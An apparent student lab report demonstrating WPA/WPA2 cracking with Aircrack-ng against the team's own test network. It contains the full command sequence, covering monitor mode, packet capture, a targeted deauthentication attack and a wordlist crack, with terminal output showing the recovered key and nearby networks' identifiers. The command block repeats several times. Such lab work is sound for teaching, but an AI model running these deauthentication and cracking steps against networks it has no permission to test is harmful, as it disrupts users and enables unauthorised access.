INFORMATION SECURITY IA-1

REPORT

Topic: Exploring Wi-Fi Network Security with Aircrack-ng Cracking WPA/WPA2 Encryption

Team Members:
Isha Khandalekar: 16010121083
Kedar Kulkarni: 16010121096
Himanshu Patil: 16010121141

GitHub Repository:
https://github.com/agntgalahad/Aircrack-ng-implementation

YouTube Demonstration:

https://youtu.be/EQXNGT-dN78

Introduction

Aircrack-ng is a widely used suite of tools for assessing Wi-Fi network security. It is a powerful and versatile solution that enables security professionals and ethical hackers to test the integrity of wireless networks and identify vulnerabilities that malicious actors could exploit. The toolset includes a variety of components, such as airmon-ng for monitoring wireless interfaces, airodump-ng for capturing packets, aircrack-ng for cracking WEP and WPA/WPA2-PSK passwords, and aireplay-ng for testing Wi-Fi access points and clients.

This report provides a comprehensive overview of Aircrack-ng, exploring its features, capabilities, and limitations. It delves into the specific components of Aircrack-ng, explaining how they work and how they can be used to test wireless networks. It also includes practical examples and use cases to illustrate the tool's effectiveness in identifying and addressing Wi-Fi security weaknesses.

Note: Enabling the monitoring mode on the wlan card leads to disconnection of all wifi connections so only one person can record the implementation at a time.

Features/Characteristics

Some of the well known features of Aircrack-ng are:

1. **Monitoring:** Aircrack-ng allows for packet capture and export of data to text files, facilitating further analysis with third party tools.
2. **Attacking:** The tool supports various attack methods such as replay attacks, deauthentication, creation of fake access points, and more through packet injection.
3. **Testing:** Aircrack-ng enables users to assess WiFi cards and driver capabilities, including capture and injection functionality.
4. **Cracking:** It provides capabilities for the cracking of WEP and WPA PSK (WPA 1 and 2) encryption, aiding in security testing and assessment.
5. **WEP and WPA/WPA2 Support:** Aircrack-ng supports the cracking of both WEP (Wired Equivalent Privacy) and WPA/WPA2 (Wi-Fi Protected Access) encrypted networks. It can capture and analyze data packets to recover WEP

keys or crack WPA/WPA2 pre-shared keys through brute force or dictionary attacks.

6. **Packet Capture:** Aircrack-ng includes utilities like Airodump-ng for capturing raw 802.11 packets from wireless networks. This allows users to monitor network traffic, capture handshake packets, and analyze the behavior of wireless networks.
7. **Platform Compatibility:** Aircrack-ng is compatible with various operating systems, including Linux, Windows, and macOS. This cross-platform support makes it accessible to a wide range of users and allows for consistent performance across different environments.

Methodology

1. **Enabling the scan mode:**

```
sudo airmon-ng start wlp0s20f3
```

This step enables the wireless card to enter monitor mode, allowing it to listen to all packets in the air, vital for capturing the WPA/WPA2 4-way handshake and optionally deauthenticating a wireless client later.

2. **Scanning for nearby WiFi connections:**

```
sudo airodump-ng wlp0s20f3mon
```

This command launches airodump-ng to capture Wi-Fi packets on the wlp0s20f3mon interface. This command will continuously capture packets from nearby Wi-Fi networks and display information about them, such as BSSID, ESSID, and client devices.

3. **Checking and killing processes for a clean capture environment:**

```
sudo airmon-ng check kill
```

This command checks for processes that might interfere with the monitoring mode and kills them. It ensures a clean environment for Wi-Fi packet capture.

4. **Capturing Wi-Fi Packets with airodump-ng for Network Analysis:**

```
sudo airodump-ng --bssid E2:0C:06:47:96:17 -w '123' wlp0s20f3mon
```

This command specifically targets the Wi-Fi network with the BSSID E2:0C:06:47:96:17 (our test network) and captures packets related to that network. It writes the captured packets to a file named 123.cap.

5. **Using aireplay-ng for Wi-Fi Deauthentication Attack:**

```
sudo aireplay-ng --deauth 100 -a E2:0C:06:47:96:17 -c 48:74:12:60:C0:9B
wlp0s20f3mon
```

This command sends deauthentication packets to the client with the MAC address 48:74:12:60:C0:9B (our test device) associated with the Wi-Fi network with the BSSID E2:0C:06:47:96:17. The -a option specifies the target BSSID, and the -c option specifies the target client's MAC address. This is often done to force the client to disconnect and then attempt to reconnect, which may result in capturing the WPA/WPA2 handshake.

6. **Cracking WPA/WPA2 Key with aircrack-ng Using Wordlist Attack:**


```
aircrack-ng -w wordlist.txt -b E2:0C:06:47:96:17 123*.cap
```

This command attempts to crack the WPA/WPA2 key for the network with the BSSID E2:0C:06:47:96:17. It uses a wordlist specified in the file wordlist.txt to try to crack the captured handshake stored in the file 123.cap.

Alternatively, it's also possible to employ a brute force method when cracking WPA/WPA2 keys using tools like aircrack-ng. Unlike wordlist attacks, which rely on precompiled lists of potential passwords, brute force attacks systematically try every possible combination of characters until the correct password is found. However, brute force attacks can be extremely time-consuming and resource-intensive, especially for longer and more complex passwords. They require significantly more computational power and time compared to wordlist attacks. Despite their exhaustive nature, brute force attacks may be necessary in scenarios where passwords are exceptionally weak or not included in existing wordlists. Success depends heavily on the complexity and length of the password, as well as available computational resources.

Results


1. Enabling the scan mode:



```
agnt_galahad@somepc:~$ sudo airmon-ng start wlp0s20f3
[sudo] password for agnt_galahad:

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    806 avahi-daemon
    815 NetworkManager
    850 wpa_supplicant
    854 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlp0s20f3       iwlwifi         Intel Corporation Wi-Fi 6 AX201

                (mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)
                (mac80211 station mode vif disabled for [phy0]wlp0s20f3)

agnt_galahad@somepc:~$ 
```

```
sudo airmon-ng start wlp0s20f3

sudo airodump-ng wlp0s20f3mon
sudo airmon-ng check kill

sudo airodump-ng --bssid E2:0C:06:47:96:17 -w 'test_wifi' wlp0s20f3mon

sudo aireplay-ng --deauth 100 -a E2:0C:06:47:96:17 -c 48:74:12:60:C0:9B wlp0s20f3mon

aircrack-ng -w wordlist.txt -b E2:0C:06:47:96:17 test_wifi*.cap
```


2. Scanning for nearby WiFi connections:



```
CH  1 ][ Elapsed: 6 s ][ 2024-02-22 11:49

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

3C:1E:04:8B:A5:C4  -77       20        3    0   4  270   WPA2 CCMP   PSK  some_wifi
94:65:2D:98:14:58  -40        6        0    0   1  360   WPA2 CCMP   CMAC test_wifi
70:4F:57:50:3D:5E  -56        9        0    0   2  270   WPA2 CCMP   PSK  sides
1C:61:B4:63:9B:68  -64       11        1    0   2  270   WPA2 CCMP   PSK  225
C8:78:7D:6E:18:CD  -66        5        0    0  13  270   WPA2 CCMP   PSK  Randi khana No 324
40:ED:00:2D:28:8C  -67       13        0    0   2  270   WPA2 CCMP   PSK  Hecker
C8:3A:35:46:C0:50  -72        4        3    0   6  270   WPA2 CCMP   PSK  Tenda_46C050
54:AF:97:8D:88:78  -72        6        0    0   4  270   WPA2 CCMP   PSK  8000 me Russian
E2:0C:06:47:96:17  -23       11        1    0  11  360   WPA2 CCMP   PSK  123
D4:35:38:2B:F0:49  -76        6        0    0   8  130   WPA2 CCMP   PSK  MILF Squad
5C:62:8B:C2:67:D4  -79        6        0    0   2  130   WPA2 CCMP   PSK  Shemdi
B8:A3:86:49:EF:26  -81        3        0    0   5  130   WPA  CCMP   PSK  429
D8:38:0D:CF:A3:09  -82        2        0    0   1  130   WPA2 CCMP   PSK  IP-COM_CFA308
50:2B:73:B7:E7:50  -82        3        0    0   1  130   WPA2 CCMP   PSK  Anchaliya
A8:BD:27:05:5F:60  -85        1        1    0  11  130   WPA2 CCMP   MGT  SOMAIYA-WIFI
54:AF:97:3F:A3:42  -84        0        0    0   2   -1                    <length:  0>
30:DE:4B:66:0A:12  -85        2        0    0   2  270   WPA2 CCMP   PSK  Jack Daniels

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C8:78:7D:6E:18:CD  F6:04:BB:DD:B2:B2  -74    0 - 1      0        1
C8:78:7D:6E:18:CD  76:8D:B3:22:C3:79  -86    0 - 1      0        1
40:ED:00:2D:28:8C  82:52:65:34:5E:CD  -77    0 - 1      0        1
C8:3A:35:46:C0:50  26:A3:84:07:63:D2   -1   11e- 0      0        3
E2:0C:06:47:96:17  48:74:12:60:C0:9B  -25    0 - 1e   205       32         JORDI FAST,OPPO F17,Paise Walo Ki Basti,Paise Walo Ki Basti_5G,Rahul’s iPhone,some_faster,SOMAIYA-WIFI,Shree Polyclinic 1,Ayush
54:AF:97:3F:A3:42  52:37:62:2E:7C:E3  -81    0 - 6e     1        4
```

```
sudo airmon-ng start wlp0s20f3

sudo airodump-ng wlp0s20f3mon
sudo airmon-ng check kill

sudo airodump-ng --bssid E2:0C:06:47:96:17 -w 'test_wifi' wlp0s20f3mon

sudo aireplay-ng --deauth 100 -a E2:0C:06:47:96:17 -c 48:74:12:60:C0:9B wlp0s20f3mon

aircrack-ng -w wordlist.txt -b E2:0C:06:47:96:17 test_wifi*.cap
```


3. Capturing Wi-Fi Packets with airodump-ng for Network Analysis:



```
CH 11 ][ Elapsed: 0 s ][ 2024-02-22 11:51

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

E2:0C:06:47:96:17  -22  96       33        0    0  11  360   WPA2 CCMP   PSK  123

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

E2:0C:06:47:96:17  48:74:12:60:C0:9B  -32    0 - 1e     0        4
```

```
sudo airmon-ng start wlp0s20f3

sudo airodump-ng wlp0s20f3mon
sudo airmon-ng check kill

sudo airodump-ng --bssid E2:0C:06:47:96:17 -w 'test_wifi' wlp0s20f3mon

sudo aireplay-ng --deauth 100 -a E2:0C:06:47:96:17 -c 48:74:12:60:C0:9B wlp0s20f3mon

aircrack-ng -w wordlist.txt -b E2:0C:06:47:96:17 test_wifi*.cap
```


4. Using aireplay-ng for Wi-Fi Deauthentication Attack:



```
agnt_galahad@somepc:~$ sudo aireplay-ng --deauth 100 -a E2:0C:06:47:96:17 -c 48:74:12:60:C0:9B wlp0s20f3mon
[sudo] password for agnt_galahad:
11:51:26  Waiting for beacon frame (BSSID: E2:0C:06:47:96:17) on channel 13
11:51:27  wlp0s20f3mon is on channel 13, but the AP uses channel 11
agnt_galahad@somepc:~$ sudo aireplay-ng --deauth 100 -a E2:0C:06:47:96:17 -c 48:74:12:60:C0:9B wlp0s20f3mon
11:52:00  Waiting for beacon frame (BSSID: E2:0C:06:47:96:17) on channel 11
11:52:01  Sending 64 directed DeAuth (code 7). STMAC: [48:74:12:60:C0:9B] [58|92 ACKs]
11:52:02  Sending 64 directed DeAuth (code 7). STMAC: [48:74:12:60:C0:9B] [153|165 ACKs]
11:52:12  Sending 64 directed DeAuth (code 7). STMAC: [48:74:12:60:C0:9B] [553|2759 ACKs]
11:52:19  Sending 64 directed DeAuth (code 7). STMAC: [48:74:12:60:C0:9B] [544|1586 ACKs]
```

```
sudo airmon-ng start wlp0s20f3

sudo airodump-ng wlp0s20f3mon
sudo airmon-ng check kill

sudo airodump-ng --bssid E2:0C:06:47:96:17 -w 'test_wifi' wlp0s20f3mon

sudo aireplay-ng --deauth 100 -a E2:0C:06:47:96:17 -c 48:74:12:60:C0:9B wlp0s20f3mon

aircrack-ng -w wordlist.txt -b E2:0C:06:47:96:17 test_wifi*.cap
```

5. Cracking WPA/WPA2 Key with aircrack-ng Using Wordlist Attack:



```
                               Aircrack-ng 1.6

      [00:00:00] 5/13 keys tested (116.63 k/s)

      Time left: 0 seconds                                      46.15%

                           KEY FOUND! [ 99999999 ]


      Master Key     : 75 18 E3 0F C7 E8 C6 3F BF 17 E5 1B 19 A5 9A 76
                       BD 40 4A 2F BD 99 D8 AC 0D AE 32 FA 7E 82 FA 82

      Transient Key  : AD 30 CD BF F9 D7 50 61 4B 73 51 0D 35 9B 7C EC
                       4F 6F D6 68 64 95 A6 12 09 99 4D 43 3A 09 F4 D7
                       1D D0 DE 7E D2 50 53 DC 9D 50 BE 95 72 3E 5B 63
                       3F B8 DE 9E 68 60 A1 DF 4B 11 61 6C 96 C3 01 AD

      EAPOL HMAC     : A0 94 A7 F7 BD FA 9F 66 D7 BA 07 3F E5 BF 3F 5D

agnt_galahad@somepc:~$ 
```

```
sudo airmon-ng start wlp0s20f3

sudo airodump-ng wlp0s20f3mon
sudo airmon-ng check kill

sudo airodump-ng --bssid E2:0C:06:47:96:17 -w 'test_wifi' wlp0s20f3mon

sudo aireplay-ng --deauth 100 -a E2:0C:06:47:96:17 -c 48:74:12:60:C0:9B wlp0s20f3mon

aircrack-ng -w wordlist.txt -b E2:0C:06:47:96:17 test_wifi*.cap
```

Conclusion

In conclusion, Aircrack-ng is an invaluable asset in the realm of information security, offering practical solutions for strengthening Wi-Fi network defenses. With its versatile features and straightforward methodology, it empowers security professionals and ethical hackers to identify and address vulnerabilities effectively. As technology evolves, continued development and refinement of tools like Aircrack-ng will be essential to stay ahead of emerging threats and ensure the integrity of wireless communications.

The practical implementation detailed in our report underscores the tool's importance in real-world security scenarios. From enabling the monitoring of wireless interfaces to capturing handshake packets and performing deauthentication attacks, each step contributes to a thorough understanding of network vulnerabilities.

References

https://www.aircrack-ng.org/doku.php
https://www.kea.nu/files/textbooks/humblesec/linuxbasicsforhackers.pdf
https://medium.com/@kushalpokhrel/exploring-network-security-with-aircrack-ng-a-comprehensive-guide-6bdcc8e7efbc